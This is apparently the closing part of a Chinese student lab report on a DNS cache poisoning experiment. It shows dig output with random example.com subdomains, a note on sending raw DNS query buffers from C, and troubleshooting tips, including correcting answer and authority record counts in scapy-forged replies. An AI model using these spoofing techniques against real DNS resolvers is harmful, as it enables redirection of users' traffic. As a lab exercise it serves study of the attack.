;               vaobw.example.com A [lame TTL 568]
;               hkfqv.example.com A [lame TTL 564]
;               aoimp.example.com A [lame TTL 560]
;               qkxax.example.com A [lame TTL 557]
;               spene.example.com A [lame TTL 553]
;               murom.example.com A [lame TTL 549]
;               vthia.example.com A [lame TTL 546]
;               rrstd.example.com A [lame TTL 542]
;               muvjo.example.com A [lame TTL 538]
;               rjgbf.example.com A [lame TTL 535]
;               zvwld.example.com A [lame TTL 531]
;               txmdk.example.com A [lame TTL 527]
;               revak.example.com A [lame TTL 524]
;               omrsx.example.com A [lame TTL 520]
```

> 个人补充：
>
> 我一开始用的system("dig www.example.com &")，但是实验不成功（dig查询太慢了，时间不好控制）。于是参考了学长学姐们的指导，用c语言send二进制buffer的方式进行DNS查询。

实验中遇到的问题

1.服务启动失败，提示权限不够




解决: 创建容器的时候，docker run 后面不带--privileged 参数

```
#locate liblwres.so #找寻文件位置

#尝试修改777 可是没用
```

2.db的内容

```
@       IN      SOA     ns.bank32.com. admin.bank32.com. (  ;必须要admin子域名，否则解析失败
                                                            ;什么时候查询一下RFC1035
```

3.很有意思的一个问题，就是用scapy进行本地DNS中毒的时候伪造包比真实包慢2s



后面检查出来是记录数不匹配，即要检查修改qdcount，ancount，nscount，arcount（后面把nscount=2改为1 就好了

- qdcount: 查询域数量
- ancount: 在 answer 部分的记录数
- nscount: 在授权（权限）部分的记录数
- arcount: 在附加部分的记录数

4.scapy/pip3 安装失败：参考https://blog.csdn.net/qq_40187062/article/details/102215113 方法三

5.参考csdn shandianchengzi学长（姐）的博客